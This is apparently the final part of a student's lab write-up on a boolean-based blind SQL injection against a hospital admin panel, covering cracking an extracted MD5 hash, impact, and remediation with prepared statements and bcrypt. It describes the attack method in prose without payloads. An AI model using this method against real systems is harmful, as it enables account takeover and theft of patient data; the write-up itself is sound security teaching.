
HASH = 202cb962ac59075b964b07152d234b70

Phase 5: Decoding & Cracking the Hash

After decoding the ASCII codes obtained from the intruder, the admin password hash was successfully extracted:

- **Extracted Hash:** 202cb962ac59075b964b07152d234b70
- **Cracking Tool:** I used CrackStation.net to perform the analysis.
- **Result:** The original plaintext password for this hash was identified as **"123".**





3. Impact Analysis

The impact of this vulnerability is classified as **CRITICAL** due to the following risks:

- **Complete Account Takeover:** The attacker can gain full administrative control over the admin panel.
- **Data Leakage:** Highly sensitive patient records and private hospital data are at risk of being exfiltrated.
- **Data Manipulation:** Unauthorized access allows the attacker to modify or delete critical database records.

4. Remediation & Secure Coding Recommendations

The developer must take immediate action to resolve this vulnerability by implementing the following security measures:

1. Use Prepared Statements

Instead of concatenating user input directly into queries, use placeholders (?) to prevent SQL injection.

```
PHP
$stmt = $pdo->prepare('SELECT * FROM users WHERE email = ?');
$stmt->execute([$email]);
$user = $stmt->fetch();
```

2. Disable Display Errors

Ensure display_errors = Off is configured in the production PHP environment. This prevents sensitive database structure details from being leaked in error messages.

3. Implement Strong Password Hashing

- **Enforce Password Complexity:** Implement strict validation to reject weak passwords (like "123").
- **Use Modern Algorithms:** Replace weak hashing methods with industry-standard, slow hashing algorithms such as **Bcrypt** (via password_hash() and password_verify() in PHP).

5. Conclusion

This lab successfully demonstrated a critical **Boolean-Based Blind SQL Injection** vulnerability. By automating the extraction of data through Burp Suite, I gained unauthorized administrative access, proving the system is highly susceptible to data breaches and complete account takeover.

6. Key Takeaway

Security is not just about perimeter defense. it is about **secure coding at the source**. The transition from a simple input flaw to a full system compromise underscores why **Prepared Statements** and **robust hashing** are mandatory for protecting sensitive hospital data. Implementing these fixes is the only way to ensure the integrity and privacy of patient records.

THANK YOU

Daniyal Shahid